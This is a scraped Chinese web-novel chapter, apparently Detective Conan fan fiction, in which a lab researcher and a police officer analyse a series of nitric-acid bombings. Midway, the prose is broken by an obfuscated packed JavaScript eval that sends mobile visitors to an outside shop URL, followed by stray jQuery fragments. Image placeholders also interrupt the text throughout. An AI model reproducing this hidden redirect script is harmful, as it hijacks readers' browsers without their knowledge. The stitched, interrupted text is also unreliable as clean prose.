第二天,真狩朔和诸伏高明分别开车离开了公寓。
真狩朔自然是去了东大研究院,作为东大研究院对此次案件负责的主要调查人。他并不只是需要处理和接手化验事项这么简单,人员的筛查、统筹和管理,这些任务通通落在了他的身上。
诸伏高明也在情况紧急之下,被警视厅临时征召,支援调查工作去了。
一时间,真狩朔认识的所有人都忙得脚不沾地。
就连降谷零也对诸伏高明发来了简讯,表示了歉意。并解释因为出现了紧急事件,所以白马旅店的案子需要提前结案。
到最后诸伏高明还是只休了三天假,最后一天还是在三个爆炸案中度过的。
真狩朔猜想着,降谷零和诸伏景光这些公安或许也在为了这起,事态影响范围越来越大的硝酸炸弹案而头疼。
毕竟临近年关,还出现了伤亡如此惨痛的事件。无论是出于什么考虑,此案都必须彻查到底。
但是在上午十点,又是一颗硝酸炸弹的爆炸,将此次事件推上高潮。
此次来送炸弹内容物到研究院化验的,是松田阵平。
卷发青年的头发乱糟糟的,显然是刚摘下头盔还没有来得及打理,或者说直接忘记要去打理了。
他将密封箱递到了真狩朔的手上后,直接往身边的椅子上一坐,也没心思打招呼,条件反射地就想掏出怀中的香烟来上一根。
“先生,这里禁止吸烟。”真狩朔动作利落地打开了密封箱,提醒道。
真狩朔看到松田阵平的动作顿了一下,小声嘟囔了一句,他用烟敲了敲烟盒,然后将这根烟原封不动地推了回去。
绿眼青年隐约听到他说的是:……真是气得我连实验室的规矩都忘了。
“还是没有别的线索吗?”于是真狩朔问。
松田阵平的身体从椅子上滑下来一截,他将头伸到椅背外,脖颈后的脊椎抵在椅背顶端,呈现出一个非常没有形象,也非常放松的姿势,道:
“那你就得去问问诸伏、我是说诸伏高明警官了,今早我去开会的时候还看到他了,他因为在三町目的爆炸现场,所以直接就被分配去调查那里的爆炸案了。”
真狩朔的动作顿了一下,“是吗,我倒听说他今天上午还要负责交接一个从长野来的犯人。”
松田阵平看了真狩朔一眼,评价道:“那他这一天也不清闲。”
“现在情况如此,谁能清闲得下来呢?”
不知道为什么,真狩朔总感觉有些心神不宁,他看了一眼腕间的手表,此刻刚好十一点。
绿眼青年将手中处理过的实验样品做了最后一次分离,随后将其送入了检测仪。
“一会儿留下来吃个饭吗?快到午饭时间了。”真狩朔甩去了脑中莫名的预感,微笑着问松田阵平。
松田阵平挠了挠头,“你这……能打包吗?”
真狩朔愣愣地回头看他。
“哦,最好还是能打包二十几人份的那种。”
松田阵平补充道:“我和hagi的两队人,从早上到现在还一口饭都没吃上呢。”
你当我这儿饭店呢?真狩朔真想这么回他一句。
“……可以。”
但真狩朔只是沉默了一下,就同意了这个离谱的要求,并摸出了手机,打给了后勤负责人。
松田阵平露出了肯定的表情,并竖起了大拇指。
“这算是今天的第一个好消息了。”卷发警官道:“你呢?实验室这边有没有查出什么?”
“那你接下来,就要再接受一个今天的又一个坏消息了。”真狩朔背靠在工作台上,双臂支撑着台面,挑眉看向松田阵平。
两个黑发帅气青年一站一坐,隔着实验台对视。
只不过一个穿着皱巴巴的衬衫,被工作和犯人气得焦头烂额。而另一个衣冠楚楚,依旧维持着表面上的光鲜体面。
“今天我都不知道听了多少坏消息了,再来一个也没什么。”松田阵平打了个哈欠,无所谓地摆摆手。
真狩朔耸肩,说道:“从内部调查来看,我倒是没发现什么可疑人员。但是研究院的管理有一个致命疏漏,那就是调查人员的出入登记。”
松田阵平翘起了二郎腿,反问道:“既然有出入登记,那是哪里出了疏漏?”话刚一出口,卷发青年就好像想到了什么,轻轻“啧”了一声。
“看来你也想到了。”真狩朔摊了一下手。
“由于我们东大研究院有警务专用实验楼,而前来化验物证的各方警员又太过繁杂,所以在此次事件之前,原则上是警务人员只需出示自己的警察证,就能进入研究院,而不需要登记。”
松田阵平拿手指关节敲了敲胀痛的脑壳,“这样一来,研究员反而因为有登记和打卡证明容易查证。什么都没留下的警察,此刻的嫌疑更大。”
真狩朔笑了一下,决定先给颗甜枣,“和聪明人说话就是简单。”
然后反手接了一句,“当然,也不能排除你们从警视厅内部就泄密了的可能。”真狩朔开口就是一把刀子,捅的卷发警官不想说话。
松田阵平终于没忍住以手抚面,“果然又是个坏消息。”
绿眼青年笑了一下,他身体前倾,稍稍凑近了对方。
“那么,看在我为你们准备了二十多份便当,和优先把此情况告诉了你的面子上……说说吧,你们那边的情况。”
“我可不相信你们开了这么多会,会一点新情报都没有。”
松田阵平还维持着仰面遮脸的动作,闻言翘起了一根手指,眼睛从缝隙中看了真狩朔一眼。
拿人手短,吃人嘴软。
松田阵平露出了一个你这人还挺难搞的表情,放下了手,稍稍端正了坐姿。
真狩朔也满意地直起了身,锃亮的皮鞋在地面上敲出几声轻响。
“案件的大致情况我也不和你再去重复了。只一点,警视厅已经基本锁定了安放炸弹的嫌疑人形象。”松田阵平道:
“昨天清晨的五点二十六分,我们在译水公寓的监控中,发现了疑似嫌疑人的可疑男子。不过由于当时天还没亮,能见度有限,无法看清嫌疑人的具体形象。”
“但是在十点发生的三町目爆炸案中,监控又一次拍到了那位疑似嫌疑人的身影。经过交叉比对,可以确认两人为同一人。”
真狩朔挑了挑眉,还在等松田阵平继续往下说。
可没想到松田阵平就此打住了。
绿眼青年只好面露不解地追问,“然后呢?嫌疑人形象是什么?”
松田阵平此刻则双臂抱胸,露出了一副你上钩了的表情。他的身体微微后仰,将椅子的两个前脚抬离地面,轻轻晃动着椅身,慢悠悠道:
“在此之前,要不我们先讨论一下———犯罪嫌疑人为什么没有升级案件等级,反而费力要将能造成更大伤亡的火灾案,重新转换为伤人案?”</
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17286604|195897||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>
真狩朔侧头无声地笑了,他的舌尖触过唇角,眼中有了几分兴致。
“很明显,你自己也说了。”
他的皮鞋在地板上发出规律的轻响,口中的话也显得有几分冰冷,“他要的不是伤亡,而是伤人。”
“依我看,如果这个嫌疑人真的是一个疯子,他想引起社会关注,那此刻他就该联系警视厅或者报社、电视台,来发表自己不切实际的狂妄言论了。”
“但是他没有,说明这仅仅是他个人的一种发泄行为,或者是别有目的的行为。”
“不过我个人倾向于,这不是发泄,而是一场有目的的行动。”
真狩朔双臂前撑,笑道:“以下是我的思路阐述———”
松田阵平面上浮现出笑意,“我在听,请。”
身后的检测仪发出了“滴——”的一声。真狩朔从打印机中取出完整的对比报告,扫视一眼后,用两指夹起,递给了松田阵平。真狩朔:“这是今天的炸弹内容物分析报告,化验结果为,和前五起案件所使用的爆炸内容物基本相同,并且只和四、五这两起案件一样,在炸弹中发现了氢氧化钠成分,也就是说这是第六起的同类事件了。”
“据我所知,今天和昨天的案件全部发生在白天,也是因此,摄像头照到了他的外在形象,为警视厅办案提供了线索。”
“很显然,如果仅仅是为了发泄心中的不满和愤怒,第一选择就该是在晚上行动。而他不仅选择了白天,甚至还选择了有监控的地点作案。”
“说明:一他需要他的行为后果产生的效应发生在白天。二他选择的地点不是随机的,言下之意,爆炸必须发生在这个地方。”
“由此可得:这六起案件并非发泄行为,而是有预谋的犯罪。”
松田阵平:“你分析的很有道理。不过我需要告诉你的是,第一、第二起案件均发生于晚上,也因此,我们无法在监控中辨别出有效内容,也没能提前获取犯罪嫌疑人外貌。”
“这也很好解释。”真狩朔举起了一只手,继续说道:
“我们知道第一起案件发生在半年前,第二起则发生于三个月前。与后四起案件不同,这两起的间隔如此之长。”
“那么也有两种解释,第一,犯罪不熟练。”
“第二,这是在试验。”
真狩朔放下了手,“试验硝酸混合物的伤害是否能达到预期?试验最佳的抛洒高度是多少?试验抛洒量需要多少才能达到最佳效果?”
绿眼青年像是认真解答学生问题的老师,专注而又自信,他身上的气质太过耀眼,以至于将这有些混乱的实验室都衬托成了演讲大厅。
“在第一次的试验之后,他显然改良了方案,所以才在三个月之后又试验了一次。”
“我们可以看到,报告中显示,第一和第二次抛洒溶液的内容物配比稍有不同。起初我以为这是提取样本时而产生的偏差。但现在看来,你倒是给我提供了一个更合理的理由和思路。”
“也就是前两次犯罪,他确实是在试验。”
“然后在昨天,他决定正式实施犯罪。”
“怎么样?不知道您对我的考核,我通过了吗?松田考官?”
真狩朔拉开椅子,坐到了松田阵平旁边。
“zero那家伙说的没错,你果然也该来考警校。”
松田阵平伸出了一只拳头,真狩朔也抬手握拳,和他轻轻碰了一下。